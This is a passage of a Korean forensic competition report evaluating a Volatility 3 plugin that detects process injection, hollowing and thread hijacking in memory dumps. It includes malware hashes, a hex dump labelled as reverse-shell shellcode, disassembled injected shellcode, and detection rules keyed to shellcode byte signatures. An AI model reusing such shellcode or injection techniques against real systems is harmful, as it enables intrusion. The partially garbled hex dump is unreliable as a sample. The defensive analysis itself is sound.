| 4  | Process Hollowing          | Sha256:e30b76f9454a5fd3d11b5792ff93e56c52bf5df<br>ba6ab375c3b96e17af562f5fc<br>(process_hollowing_real.vmem) | <b>Detected<br/>(Test.exe)</b> |
| 5  | DLL Hollowing              | Phantom DLL Hollowing<br>(dllhollowing_real.vmem)                                                            | Not Found                      |
| 6  | Thread Hijacking Execution | ThreadJect (thread_hijacking_real.vmem)                                                                      | Not Found                      |

## x. Evaluation & Discussion

Plugin에서 의도하였던 process\_hollowing\_real.vmem 내의 Real World Malware를 대상으로 한 test.exe가 탐지된 것을 확인할 수 있었다. 이 기법의 경우 기존 Completeness를 측정하기 위해 사용한 process\_hollowing\_lab.vmem 내의 Classic Process Hollowing에서 발전된 Process doppelganging 방법을 사용했음에도 불구하고 Process Hollowing의 기본 특징을 잘 잡아내어 현재 구현된 Process Hollowing 탐지 방법에도 적용이 가능하였다. 그 외 다른 Memory dump에서 False Positive나 True Negative가 발생하지는 않았다.

### ⑤ DLL HOLLOWING

```
dhun@gimdonghyeon-ui-MacBookPro ~/DFC-2021-501 master ± python3 vol.py -f ../Downloads/dllhollowing_real.vmem windows.dfc.DLLHollowing
Volatility 3 Framework 1.1.1
Progress: 100.00 PDB scanning finished
PID ProcessName Detect
4 System False
92 Registry False
304 smss.exe False
436 csrss.exe False
516 wininit.exe False
532 csrss.exe False
600 services.exe False
632 winlogon.exe False
672 lsass.exe False
792 svchost.exe False
816 fontdrvhost.ex False
824 fontdrvhost.ex False
924 svchost.exe False
1012 dwm.exe False
508 svchost.exe False
788 svchost.exe False
840 svchost.exe False
940 svchost.exe False
```

```
3860 sppsvc.exe False
3896 svchost.exe False
4088 SppExtComObj.E False
3952 SearchIndexer. False
4284 StartMenuExper False
4376 RuntimeBroker. False
4500 SearchApp.exe False
4640 RuntimeBroker. False
4932 SkypeBackground False
4152 RuntimeBroker. False
4624 WmiPrvSE.exe False
3740 svchost.exe False
1632 smartscreen.ex False
2856 SecurityHealth False
1792 SecurityHealth False
60 PhantomHollowe False
4048 conhost.exe False
1344 vm3dservice.ex False
5012 vmtoolsd.exe False
```

## xi. Detection Result

| 연번 | 기법                         | Sample 출처                                                                                                    | 탐지 결과     |
|----|----------------------------|--------------------------------------------------------------------------------------------------------------|-----------|
| 1  | PE injection               | PE injection - Executing PEs inside Remote Processes<br>(peinjection_real.vmem)                              | Not Found |
| 2  | DLL injection              | Windows-DLL-Injector (dll_inject_real.vmem)                                                                  | Not Found |
| 3  | Reflective DLL injection   | Md5: 19493F139D74950681354BB881113683<br>(reflective_real.vmem)                                              | Not Found |
| 4  | Process Hollowing          | Sha256:e30b76f9454a5fd3d11b5792ff93e56c52bf5df<br>ba6ab375c3b96e17af562f5fc<br>(process_hollowing_real.vmem) | Not Found |
| 5  | DLL Hollowing              | Phantom DLL Hollowing<br>(dllhollowing_real.vmem)                                                            | Not Found |
| 6  | Thread Hijacking Execution | ThreadJect (thread_hijacking_real.vmem)                                                                      | Not Found |

## xii. Evaluation & Discussion

Plugin에서 의도하였던 dllhollowing\_real.vmem 내의 Phantom DLL Hollowing이 탐지되지 않은 것을 확인할 수 있었다. Phantom DLL Hollowing의 경우, 기존 DLL Hollowing에서 사용하는 API의 대체 API로 Transaction API를 사용하여 DLL Hollowing을 구현하는 방법이다.<sup>30</sup>

| <i>Non-Transaction API</i> | <i>Transaction API</i>       |
|----------------------------|------------------------------|
| CreateFile                 | CreateFileTransacted         |
| CopyFileEx                 | CopyFileTransacted           |
| MoveFileWithProgress       | MoveFileTransacted           |
| DeleteFile                 | DeleteFileTransacted         |
| CreateHardLink             | CreateHardLinktransacted     |
| CreateSymbolicLink         | CreateSymbolicLinkTransacted |
| CreateDirectoryEx          | CreateDirectoryTransacted    |
| RemoveDirectory            | RemoveDirectoryTransacted    |

하지만, Transaction API가 미탐의 원인은 아니다. 기법 구현을 위한 소스코드를 확인한 결과 아래와 같이 VAD 영역에 사용된 데이터의 차이가 있었다.

30 <https://www.forrest-orr.net/post/malicious-memory-artifacts-part-i-dll-hollowing>

```
(base) sin#odongbin-ui-MacBookPro Downloads % xxd MsgboxShellcode32.bin // simple reverse shell x64
00000000: e9de 010e 0055 89e5 5780 4d08 8b7d 0c31U..W.M...}.1
00000010: db80 3908 7414 0fb6 010c 600f b6d0 01d3 ..9.t.....'.....
00000020: d1e3 4185 ff74 ea41 ebe7 89d8 5f89 ec5d ..A..t.A...._...
00000030: c288 0056 89e5 8b4d 08b8 ffff 403b ..U..M.....@;
00000040: 458c 740c c604 0100 ebfa 89ec 5dc2 0800 E.t.....].....
00000050: 5589 e581 ec38 0200 0088 4058 8945 f88b U....0....E.E..
00000060: 5578 0342 3c83 c008 8945 f083 c014 8945 U..B<....E....E
00000070: f489 c281 4508 0342 6088 4a64 894d d089E..B'.Jd.M..
00000080: 457c 89c2 8b45 0883 4228 8945 ec8b 55fc E....E..B..E..M..
00000090: 8b45 0003 4224 8945 e48b 55fc 8b45 0003 .E..B$.E..U..E..
000000a0: 421a 8945 e831 c089 45e8 8945 d088 45fc B..E.1..E..E..E.
000000b0: 8b40 183b 45e8 0f86 d208 0000 8b45 e80d .@..E.....E.
000000c0: 0c85 0000 0000 8b55 ec8b 4508 0384 1189U..E.....
000000d0: 45d4 6a00 50e8 2bff ffff 3b45 0c0f 85a1 E.j..P.+...;E.....
000000e0: 0000 00b8 45e8 8d14 008b 45e4 0fb7 0002E....E.....
1\0
```

우측의 경우가 reverse shell 을 실행하기 위한 shellcode 이고 좌측의 경우는 Messagebox 를 보여주는 shellcode 이다. 현재 plugin 에는 아래와 같이 우측의 shellcode 를 탐지하기 위한 Rule 만 적용되어있다. 이 경우 단순히 좌측과 같이 Messagebox 를 보여주는 shellcode 만 추가하게 되면 DLL Hollowing 을 탐지할 수 있다. 이 부분은 Manual 에서도 언급하였으며 Plugin 의 유연한 확장성과 Customizing 이 가능하게 한다.

```
def scan_vad(self, proc, dll_name):
 for vad in vadinfo.VadInfo.list_vads(proc):
 if not isinstance(vad.get_file_name(), NotApplicableValue):
 if (vad.get_file_name() == dll_name):
 result = vadinfo.VadInfo.vad_dump(self.context, proc, vad, self.open, 0)
 file_name = result._get_final_filename()
 result.close()
 if not result:
 return False
 with open(file_name, "rb") as vad_data:
 data = vad_data.read_()
 vad_data.close()
 shellcode = data.find(b"\x48\x83\xE4\xF0\xE8\xC0\x00\x00")
 if (shellcode > 0):
 return True
```

그외 다른 Memory dump 에서 False Positive 라 True Negative 가 발생하지는 않았다.

## ⑥ Thread Hijacking Execution

```
x dhun@gimdonghyeon-ui-MacBookPro ~/DFC-2021-501 master ± python3 vol.py -f ..Downloads/thread_hijacking_real.vmem windows.dfc.ThrExeHijk
Volatility 3 Framework 1.1.1
Progress: 100.00 PDB scanning finished
PID ProcessName Detect
4 System False
92 Registry False
364 smss.exe False
416 csrss.exe False
508 wininit.exe False
588 csrss.exe False
588 winlogon.exe False
644 services.exe False
660 lsass.exe False
768 svchost.exe False
784 fontdrvhost.ex False
792 fontdrvhost.ex False
888 svchost.exe False
976 dwm.exe False
484 svchost.exe False
492 svchost.exe False
952 svchost.exe False
936 svchost.exe False
1076 svchost.exe False
5728 Taskmgr.exe False
2792 Calculator.exe False
4216 RuntimeBroker. False
3848 svchost.exe False
1380 TrustedInstall False
5500 TiWorker.exe False
2312 SearchProtocol False
2772 SearchFilterHo False
3160 svchost.exe False
756 audiogd.exe False
2344 smartscreen.ex False
4460 upfc.exe False
2012 TestProcess.ex False
4620 conhost.exe False
4204 Pinjectra.exe False
4040 cmd.exe False
```

### i. Detection Result

| 연번 | 기법                         | Sample 출처                                                                                                    | 탐지 결과     |
|----|----------------------------|--------------------------------------------------------------------------------------------------------------|-----------|
| 1  | PE injection               | PE injection - Executing PEs inside Remote Processes<br>(peinjection_real.vmem)                              | Not Found |
| 2  | DLL injection              | Windows-DLL-Injector (dll_inject_real.vmem)                                                                  | Not Found |
| 3  | Reflective DLL injection   | Md5: 19493F139D74950681354BB881113683<br>(reflective_real.vmem)                                              | Not Found |
| 4  | Process Hollowing          | Sha256:e30b76f9454a5fd3d11b5792ff93e56c52bf5df<br>ba6ab375c3b96e17af562f5fc<br>(process_hollowing_real.vmem) | Not Found |
| 5  | DLL Hollowing              | Phantom DLL Hollowing<br>(dllhollowing_real.vmem)                                                            | Not Found |
| 6  | Thread Hijacking Execution | ThreadJect (thread_hijacking_real.vmem)                                                                      | Not Found |

## ii. Evaluation & Discussion

Plugin에서 의도하였던 thread\_hijacking\_real.vmem 내의 ThreadJect를 이용한 TestProcess.exe가 탐지되지 않았다. 이 기법의 경우 기존 Completeness를 측정하기 위해 사용한 thread\_hijacking\_lab.vmem의 Pinjectra와는 Thread에 입력되는 데이터에서 차이가 존재한다. 이를 확인하기 위해 Malfind 플러그인을 이용하여 비교하였다.

```
3364 TestProcess.exe 0x3050000 0x3063fff VadS PAGE_EXECUTE_READWRITE 20 1 Disabled
4d 5a 90 00 03 00 00 00 MZ.....
04 00 00 00 ff ff 00 00
b8 00 00 00 00 00 00
40 00 00 00 00 00 00 @.....
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 e8 00 00 00
0x3050000: dec ebp
0x3050001: pop edx
0x3050002: nop
0x3050003: add byte ptr [ebx], al
0x3050005: add byte ptr [eax], al
0x3050007: add byte ptr [eax + eax], al
0x3050009: add byte ptr [eax], al
```

위는 thread hijacking execution을 위해 변조된 vad 영역 상에 MZ라는 시그니쳐가 포함되어있는 것을 확인할 수 있다. 반면에 아래는 현재 robustness를 평가하기 위해 사용하고 있는 memory dump의 결과이다.

```
2012 TestProcess.exe 0x14dc3850000 0x14dc3850fff VadS PAGE_EXECUTE_READWRITE 1 1 Disabled
48 b8 53 74 61 74 69 63 H.Static
00 00 50 48 b8 57 6f 72 ..PH.Wor
6c 64 20 31 00 50 48 31 1d.1.PH1
c9 48 89 e2 49 89 e0 49 .H..I..I
83 c0 08 4d 31 c9 48 b8 ...M1.H.
e0 ac e3 4b fd 7f 00 00 ...K....
48 83 ec 28 ff d0 48 83 H..(..H.
c4 38 48 b8 ef be ad de .8H.....
0x14dc385000: movabs rax, 0x636974617453
0x14dc385000a: push rax
0x14dc385000b: movabs rax, 0x3120646c726f57
0x14dc3850015: push rax
0x14dc3850016: xor rcx, rcx
0x14dc3850019: mov rdx, rsp
0x14dc385001c: mov r8, rsp
0x14dc385001f: add r8, 8
0x14dc3850023: xor r9, r9
0x14dc3850026: movabs rax, 0x7ffd4be3ace0
0x14dc3850030: sub rsp, 0x28
0x14dc3850034: call rax
0x14dc3850036: add rsp, 0x38
```

현재 Robustness를 평가하기 위해 사용하는 Memory dump는 MessageBox를 보여주는 shellcode이다. 그러나 현재 구현된 플러그인 상에는 관련된 Rule을 추가하지는 않았다.

```

def detect_thread_execution_hijacking(self, malfind_result, thread_result, proc, suspicious_thread):
 process_creation_time = get_time(proc.CreateTime.QuadPart)

 for thread in thread_result:
 if thread['tid'] == suspicious_thread["tid"]:
 thread_ctime = thread['thread_create_time']
 time_delta = thread_ctime - process_creation_time

 detection_result = 0
 for mal in malfind_result:
 result = vadinfo.VadInfo.vad_dump(self.context, proc, mal['vad'], self.open, 0)
 file_name = result._get_final_filename()
 result.close()
 with open(file_name, 'rb') as buf:
 data = buf.read()

 loadlibrary = data.find(b"\x8E\x4e\x0e\xec")
 kernel32 = data.find(b"\x5b\xbc\x4a\x6a")
 pe_signature = data.find(b"MZ")
 dll_path = data.find(b".dll")
 dll_path2 = data.find(b".Dll")
 dll_path3 = data.find(b".DLL")
 exe_path = data.find(b".exe")
 exe_pathw = data.find(b".EXE")

```

현재의 플러그인은 단순히 PE 구조, DLL 구조와 LoadLibrary 등으로 가져올 수 있는 파일의 이름 정도만 Rule로 define 된 상태로 MessageBox 관련 Shellcode 추가 시, Robustness Memory dump 역시 탐지가 가능하게 된다. 이러한 부분 역시 DLL Hollowing에서 언급했던 바와 같이 Plugin의 유연한 확장성과 Customizing이 가능하다는 이점이 있다.

## ■ Conclusion & Future work

### ① Plugin Performance

Plugin 의 Performance 를 측정하기 위해 Completeness 와 Robustness 라는 2 가지 기준을 제시하였다. Completeness 에서는 Injection 기법 별 발굴된 Rule 의 완성도를 평가하였다. 평가 결과, 미탐이나 오탐 없이 Completeness 대상 memory dump 에서 모든 기법에 대해 탐지가 가능하였다. Robustness 에서는 Injection 기법 별 발굴된 Rule 의 강건성을 평가하였다. 평가는 Real world Malware 나 다른 데이터 사용, 다른 API 을 통해 구현된 기법을 적용한 Memory dump 를 생성해 Unknown Memory dump 에 대해 진행하였다. 평가 결과, DLL Hollowing 이나 Thread Hijacking execution 과 같이 원래의 데이터를 변조하기 위해 User Define rule 을 Setting 한 경우에 미탐이 존재하였고, 별도 오탐은 존재하지 않았다. 이를 통해 구현한 Plugin 이 단순히 실험을 위한 Toy sample 을 대상으로 하는 것이 아닌 General sample 에도 적용 가능하다는 것을 확인할 수 있다.

## ② Comparison on another similar Plugin

Volatility에서 Injection을 탐지하는 데 사용하는 다양한 Plugin들이 있다. 아래의 표를 통해 각 Plugin 별 특징을 정리하고, 본 Plugin의 성능을 평가할 수 있다.

[표 18] 유사 플러그인 성능 평가 비교표

|                                   | Our Plugin | Malfind <sup>31</sup> | HollowFind <sup>32</sup> | Threadmap <sup>33</sup> | Malofind <sup>34</sup> | FindDLLInj.py, <sup>35</sup> | procinjection sfind <sup>36</sup> |
|-----------------------------------|------------|-----------------------|--------------------------|-------------------------|------------------------|------------------------------|-----------------------------------|
| Vol3 Support                      | O          | O                     | X                        | X                       | X                      | X                            | X                                 |
| Detect Techniques                 | O          | X                     | O                        | X                       | O                      | O                            | X                                 |
| Detect PEInj                      | O          | O                     | X                        | X                       | X                      | X                            | O                                 |
| Detect DLLInj                     | O          | X                     | X                        | X                       | X                      | O                            | O                                 |
| Detect Process Hollowing          | O          | O                     | O                        | O                       | O                      | X                            | O                                 |
| Detect DLL Hollowing              | O*         | X                     | X                        | X                       | X                      | X                            | O                                 |
| Detect DLL Reflective Injection   | O          | O                     | X                        | X                       | X                      | X                            | O                                 |
| Detect Thread Hijacking Execution | O*         | O                     | X                        | X                       | X                      | X                            | O                                 |

※ O\* - Partially available( Focus on maliciousness) , O - Available, X - Not available

31 <https://github.com/volatilityfoundation/volatility/blob/master/volatility/plugins/malware/malfind.py>

32 <https://github.com/monnappa22/HollowFind/blob/master/hollowfind.py>

33 <https://github.com/kslgroup/threadmap/blob/master/threadmap.py>

34 <https://github.com/volatilityfoundation/community/blob/master/DimaPshoul/malfofind.py>

35 <https://github.com/Soterball/DLLInjectionDetection/blob/master/FindDllInj.py>

36 Tank, Darshan, Akshai Aggarwal, and Nirbhay Kumar Chaubey. "An Advanced Memory Introspection Technique to Detect Process Injection and Malwares of Varied Types in a Virtualized Environment." (2021).

### ③ Limitation & Future work

개발한 Plugin 은 Plugin Performance 측면과 타 플러그인과 비교하여도 팔목할 만한 결과를 보여주었다. 그러나 Plugin 이 가지고 있는 한계 역시 존재한다. 우선 앞서 언급한 DLL Hollowing 과 Thread Hijacking Execution 에서 특정 영역에 변경한 데이터가 사용자의 define 한 detection rule 에 따라 탐지 결과가 달라진다는 점이다. 악성코드를 사용하는 경우, 해당 영역의 데이터가 악성이므로 User defined rule 이 아닌 해당 shellcode 나 PE, DLL, VAD Dump 를 Virustotal 과 같은 Service 를 이용해 Maliciousness 를 쉽게 조회할 수 있다. 그러나 Virustotal 은 유료이며, Virustotal 사용이 가능하다고 하면 프로세스 덤프를 통해 더 쉽게 기법을 조회할 수 있다는 모순이 생기므로 사용하지 않았다. 또한 한계로는 Thread Hijacking Execution 의 경우 Handle 에서 확인할 수 있는 Thread 의 Process 관계에 High dependency 하다는 특징을 가지고 있다. 이 특징은 DLL Injection 을 탐지하기 위해 Suspicious 한 thread 를 선별하는 절차에도 사용된다. 그러나 이 경우 CloseHandle()과 같은 함수를 호출하게 될 경우, Thread Hijacking Execution 은 진행되었지만 탐지는 할 수 없는 상황이 발생할 수 있다. DLL Injection 의 경우에는 단일 프로세스 지정 시 탐지할 수 있는 Rule 은 가지고 있지만, All process 를 대상으로 할 때 보다 NtCreatethread()를 이용한 DLL Injection 탐지에 한계가 있는 것과 같이 성능이 떨어지게 된다.

추후 이러한 Limitation 에 대해 더 연구하고 방안을 찾아내어 Plugin 을 업데이트하고, 501 에서 제시한 6 가지 기법 외에 더 다양한 Injection 기법, 더 많은 Memory Dump Sample 을 대상으로 실험하여 Digital Forensic Challenge 관계자 협의 후 Volatility Plugin Contest 나 DFRWS 에 paper 를 제출하는 것을 Future work 로 제시하고자 한다.